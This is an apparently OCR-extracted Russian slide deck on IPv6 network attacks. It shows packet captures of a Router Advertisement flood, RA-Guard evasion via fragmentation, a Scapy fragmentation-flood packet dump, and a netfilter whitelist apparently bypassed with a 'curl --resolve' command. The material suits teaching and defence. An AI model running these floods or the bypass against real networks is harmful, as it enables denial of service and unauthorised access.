   583 551.466691351 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55466 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055669 TSecr=0 SACK_PERM=1
   584 551.466700475 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55476 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055670 TSecr=0 SACK_PERM=1
   585 551.468946963 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55474 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055670 TSecr=0 SACK_PERM=1
   586 551.468972837 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55479 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055671 TSecr=0 SACK_PERM=1
   587 551.469510819 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55488 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055672 TSecr=0 SACK_PERM=1
   588 551.472496208 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55498 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055674 TSecr=0 SACK_PERM=1
   589 551.476922114 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 55528 → 443 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055676 TSecr=0 SACK_PERM=1
   590 551.477322435 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 55527 → 443 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055676 TSecr=0 SACK_PERM=1
   591 551.477337242 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 55526 → 443 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055676 TSecr=0 SACK_PERM=1
   592 551.477345053 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 55529 → 443 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055676 TSecr=0 SACK_PERM=1
   593 551.478011133 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 55530 → 443 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055676 TSecr=0 SACK_PERM=1
   594 551.478045793 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55520 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055677 TSecr=0 SACK_PERM=1
   595 551.478053695 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f004::a                TCP       98 [TCP Retransmission] 55518 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055677 TSecr=0 SACK_PERM=1
   596 551.478060982 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55517 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055677 TSecr=0 SACK_PERM=1
   597 551.478322806 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55516 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055677 TSecr=0 SACK_PERM=1
   598 551.478655286 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55525 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055678 TSecr=0 SACK_PERM=1
   599 551.478672065 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55522 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055678 TSecr=0 SACK_PERM=1
   600 551.478914890 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55524 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055678 TSecr=0 SACK_PERM=1
   601 551.489310316 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55521 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055678 TSecr=0 SACK_PERM=1
   602 552.149768530 fe80::a00:27ff:fe4c:1052 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2           ICMPv6    86 Neighbor Solicitation for 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 from 08:00:27:4c:10:52
   603 552.205590234 fe80::4b9:bfb8:60c3:368f fe80::a00:27ff:fe4c:1052                        ICMPv6    78 Neighbor Advertisement 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 (sol)
   604 552.592893590 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55468 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056669 TSecr=0 SACK_PERM=1
   605 552.592930908 2001:db8:bad:cafe:cd1:1fe5:e302:80e9 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 ICMPv6   146 Destination Unreachable (no route to destination)
   606 552.592944120 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55467 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056669 TSecr=0 SACK_PERM=1
   607 552.592950052 2001:db8:bad:cafe:cd1:1fe5:e302:80e9 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 ICMPv6   146 Destination Unreachable (no route to destination)
   608 552.592959352 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55466 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056669 TSecr=0 SACK_PERM=1
   609 552.592964463 2001:db8:bad:cafe:cd1:1fe5:e302:80e9 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 ICMPv6   146 Destination Unreachable (no route to destination)
   610 552.593216525 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55476 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056670 TSecr=0 SACK_PERM=1
   611 552.593224085 2001:db8:bad:cafe:cd1:1fe5:e302:80e9 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 ICMPv6   146 Destination Unreachable (no route to destination)
   612 552.593471119 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55474 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056670 TSecr=0 SACK_PERM=1
   613 552.595624962 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55479 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056671 TSecr=0 SACK_PERM=1
   614 552.596309933 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55488 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056672 TSecr=0 SACK_PERM=1
   615 552.599232275 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55498 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056674 TSecr=0 SACK_PERM=1
   616 552.602259576 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55530 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056676 TSecr=0 SACK_PERM=1
   617 552.602391354 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55526 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056676 TSecr=0 SACK_PERM=1
   618 552.602401718 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55529 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056676 TSecr=0 SACK_PERM=1
   619 552.602503807 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55527 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056676 TSecr=0 SACK_PERM=1
   620 552.602508041 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55528 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056676 TSecr=0 SACK_PERM=1
   621 552.603802341 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55520 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056677 TSecr=0 SACK_PERM=1
   622 552.603906388 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f004::a                TCP       98 [TCP Retransmission] 55518 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056677 TSecr=0 SACK_PERM=1
   623 552.604132987 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55517 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889056677 TSecr=0 SACK_PERM=1
```

Пажилые шутки IPv6
RA Flood


163	128.743030654	2001:dead:1:1::687c	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
164	131.750687707	2001:dead:1:1::9513	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
165	134.757555548	2001:dead:1:1::9770	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
166	134.934449569	fe80::f5b0:bddb:36e3:4376	ff02::1:ff4c:1052	ICMPv6	86	Neighbor Solicitation for fe80::a00:2
167	134.934560071	fe80::a00:27ff:fe4c:1052	fe80::f5b0:bddb:36e3:4376	ICMPv6	86	Neighbor Advertisement fe80::a00:27ff
168	137.764985945	2001:dead:1:1::640c	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
169	140.773183045	2001:dead:1:1::a92a	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
170	141.032928951	fe80::4b9:bfb8:60c3:368f	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
175	143.348208776	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	78	Router Advertisement from 08:00:27:4c
176	143.359311702	fe80::a00:27ff:fe4c:1052	ff02::16	ICMPv6	170	Multicast Listener Report Message v2
177	143.774638566	2001:dead:1:1::86fd	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
178	144.119347893	fe80::a00:27ff:fe4c:1052	ff02::16	ICMPv6	170	Multicast Listener Report Message v2
181	146.779993167	2001:dead:1:1::5ce9	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
182	149.786265136	2001:dead:1:1::39b4	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
185	149.303845838	2001:dead:1:1::4773	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
186	152.314892108	2001:dead:1:1::2ac0	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
188	155.320528949	2001:dead:1:1::ab4f	ff02::1	ICMPv6	110	Router Advertisement from 00:16:3e:78
189	172.418610569	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a00:1450:4010:c0a::64	ICMPv6	118	Echo (ping) request id=0x0a4f, seq=0,
190	172.418650293	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	166	Destination Unreachable (no route to
191	172.419251833	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a00:1450:4010:c0a::64	ICMPv6	118	Echo (ping) request id=0x1032, seq=0,
192	172.419259734	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	166	Destination Unreachable (no route to
194	172.423550094	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no route to
196	173.548289463	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no route to
198	174.671112949	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no route to
200	175.803793231	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no route to
202	176.915920266	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no route to
204	176.919777624	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no route to

Пажилые шутки IPv6
Bypassing RA Filtering/RA-Guard


Первым вариантом этого вектора атаки будет отправление ICMPv6 сообщение RA, которому предшествуют параметры адресата и фрагментированный заголовок.

https://tools.ietf.org/html/draft-gont-v6ops-ra-guard-evasion-01#section-2.2

Пажилые шутки IPv6
Bypassing RA Filtering/RA-Guard



8	20.972791894	192.168.1.254	192.168.…	CUPS	225	ipp://192.168.1.254:631/
9	21.080887835	192.168.1.64	224.0.0.…	IGMPv3	70	Membership Report / Join
10	23.570788520	fe80::a00:27ff:fe3b:c7d	ff02::1:…	ICMPv6	86	Neighbor Solicitation fo
11	23.570847262	fe80::a00:27ff:fe4c:1052	fe80::a0…	ICMPv6	86	Neighbor Advertisement f
12	23.587161910	fe80::a00:27ff:fe3b:c7d	fe80::a0…	IPv6	1350	IPv6 fragment (off=0 mor
13	23.621096861	fe80::a00:27ff:fe3b:c7d	fe80::a0…	IPv6	1362	IPv6 fragment (off=1296
14	25.952642651	Sercomm_a2:e8:e0	Broadcast	ARP	60	Who has 192.168.1.71? Te
15	27.196136717	192.168.1.78	193.192.…	NTP	90	NTP Version 4, client
16	27.222365985	193.192.36.3	192.168.…	NTP	90	NTP Version 4, server
17	25.179179044	fe80::a00:27ff:fe4c:1052	fe80::a0…	ICMPv6	86	Neighbor Solicitation fo



61.818304988	192.168.1.77	81.211.…	NTP	90	NTP Version 4, client
61.824964986	81.211.37.18	192.168…	NTP	90	NTP Version 4, server
70.116805986	fe80::a00:27ff:fe4c:…	fe80::a…	ICMPv6	1294	Time Exceeded (fragment reassembly time ex
75.230748718	fe80::a00:27ff:fe4c:…	fe80::a…	ICMPv6	86	Neighbor Solicitation for fe80::a00:27ff:f
75.230810934	fe80::a00:27ff:fe3b:…	fe80::a…	ICMPv6	78	Neighbor Advertisement fe80::a00:27ff:fe3b
76.705428492	192.168.1.254	192.168…	CUPS	225	ipp://192.168.1.254:631/printers/MTS%20Pri
80.253902815	fe80::a00:27ff:fe3b:…	fe80::a…	ICMPv6	86	Neighbor Solicitation for fe80::a00:27ff:f

Пажилые шутки IPv6
Fragmentation flood


```
Fragment flood attack
###[ IPv6 ]###
  version   = 6
  tc        = 0
  fl        = 0
  plen      = None
  nh        = Fragment Header
  hlim      = 64
  src       = fe80::a00:27ff:fe3b:c7d
  dst       = <RandIP6>
###[ IPv6 Extension Header - Fragmentation header ]###
     nh        = No Next Header
     res1      = 0
     offset    = 0
     res2      = 0
     m         = 0
     id        = [<RandNum>, <RandNum>, <RandNum>, <

.....
Sent 28758 packets.

Process finished with exit code 0
```

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Leftove	Info
23452	15.449810276	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23453	15.450564385	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23454	15.451397051	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23455	15.452220412	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23456	15.453008128	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23457	15.453773114	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23458	15.454662071	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23459	15.455657547	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23460	15.456448993	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23461	15.457217554	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23462	15.458345738	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23463	15.459089054	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23464	15.459877497	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23465	15.460652675	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23466	15.461453097	fe80::a00:27ff:fe3b:c7d	fe80::a00:27ff:…	IPv6	62		IPv6 no next header
23467	17.175234027	192.168.1.64	224.0.0.251	MDNS	79		Standard query 0x245a PTR _arduin
23468	17.175424776	fe80::f5b0:bddb:36e3:4376	ff02::fb	MDNS	99		Standard query 0x245a PTR _arduin
23469	18.734972727	192.168.1.254	192.168.1.255	CUPS	225		ipp://192.168.1.254:631/printers/
23470	21.249609897	Sercomm_a2:e8:e0	Broadcast	ARP	60		Who has 192.168.1.64? Tell 192.16
23471	21.250584752	Sercomm_a2:e8:e0	Broadcast	ARP	60		Who has 192.168.1.65? Tell 192.16
23472	21.252733429	Sercomm_a2:e8:e0	Broadcast	ARP	60		Who has 192.168.1.66? Tell 192.16
23473	21.252749713	Sercomm_a2:e8:e0	Broadcast	ARP	60		Who has 192.168.1.69? Tell 192.16
23474	21.252757046	Sercomm_a2:e8:e0	Broadcast	ARP	60		Who has 192.168.1.71? Tell 192.16
23475	21.253275343	Sercomm_a2:e8:e0	Broadcast	ARP	60		Who has 192.168.1.77? Tell 192.16
23476	21.253295705	PcsCompu_3b:0c:7d	Sercomm_a2:e8:e0	ARP	42		192.168.1.77 is at 08:00:27:3b:0c
23477	21.253809743	Sercomm_a2:e8:e0	Broadcast	ARP	60		Who has 192.168.1.78? Tell 192.16
23478	21.684611522	192.168.1.64	224.0.0.251	MDNS	79		Standard query 0xce04 PTR _arduin


Netfilter
Config

```
# whitelist our clients
IP46T -N CHK-WHITELIST
IP46T -A CHK-WHITELIST -s example.net -j ACCEPT
IP46T -A CHK-WHITELIST -s fdlp.asdfnsec.com -j ACCEPT
IP46T -A CHK-WHITELIST -s pqr.naer-biz.lu -j ACCEPT

# chain to handle incomming HTTP trafic
IP46T -N INPUT-HTTP
# traffic to port 80 coming from our reverse proxy needs no further protection
IP46T -A INPUT-HTTP -s TARGET.COM -p tcp --dport 80 -j ACCEPT
# check TCP Flags
IP46T -A INPUT-HTTP -j CHK-TCP-FLAGS
# Be extra-cautious with http://TARGET.COM:54000/:
# restrict access with a whitelist
IP46T -A INPUT-HTTP -p tcp --dport 54017 -j CHK-WHITELIST
# apply some flood protection against remaining trafic
IP46T -A INPUT-HTTP -m limit --limit 3/sec --limit-burst 20 -j LOG --log-prefix 'FW_FLOODER '
IP46T -A INPUT-HTTP -m limit --limit 3/sec --limit-burst 20 -j DROP

curl --resolve fdlp.asdfnsec.com:80:127.0.0.1 http://TARGET.COM:54000/
```

Netfilter
Config

- Когда первое правило не соответствует, следующее правило все равно проверяется
- Если нет совпадений с цепочкой правил выбранных пользователем нет, поиск возобновляется со следующего правила в предыдущей цепочке
- Правило Limit означает скорость поступления запросов при соответствии которой выполнится правило, если данная скорость превышается, то правило не выполняется
- Когда поступивший пакет соответствует завершающему правилу, такому как Accept или Drop, поиск других правил соответствующих данному пакету прекращается

Пажилые шутки IPv4+IPv6
AH - Replay Attack



Contact me: Telegram: @N3M351DA

Read more: Telegram : @in51d3

Useful links

IP:

- Технология IpSec http://book.itep.ru/6/ipsec.htm
- An introduction to IPv6 packets and IPSec https://www.redhat.com/sysadmin/ipv6-packets-and-ipsec
- IPv6 Cyber Security Briefing http://www.cu.ipv6tf.org/pdf/RMv6TF%20IPv6%20Security%20Concerns%20Final%20-%20Ron%20Hulen.pdf
- Threat Mitigation for the Root Server System https://root-servers.org/publications/Threat_Mitigation_For_the_Root_Server_System.pdf
- IPv6 Routing Header Security http://www.secdev.org/conf/IPv6_RH_security-csw07.pdf
- IPv6 Firewall Protocol Tests https://www.idsv6.de/Downloads/2013-13-06-BMBF_03_IPv6-Firewall-Protocoltests.pdf
- IPv6 Scapy Samples https://www.packetlevel.ch/html/scapy/scapyipv6.html

Useful links

IP:

- **IPv6 Security Assessment and Benchmarking Abstract Test Suite** https://www.idsv6.de/Downloads/EANTC-IPv6-IDS-FW-Abstract-Test-Suite_v1.0-public.pdf
- **IPv6 Security Unit Testing Script** https://www.keithobrien.org/blog/category/security
- **frag6-manual** https://www.si6networks.com/tools/ipv6toolkit/frag6-manual.pdf
- **КУРС** https://www.ripe.net/support/training/courses/ipv6-security-course

FW:

- https://netfilter.org/documentation/HOWTO/fr/netfilter-hacking-HOWTO-4.html
- **Radvd** https://github.com/reubenhwk/radvd/blob/master/CHANGES http://www.litech.org/radvd/
- **Автонастройка DNS на клиентах посредством RA** https://version6.ru/rdnss-ra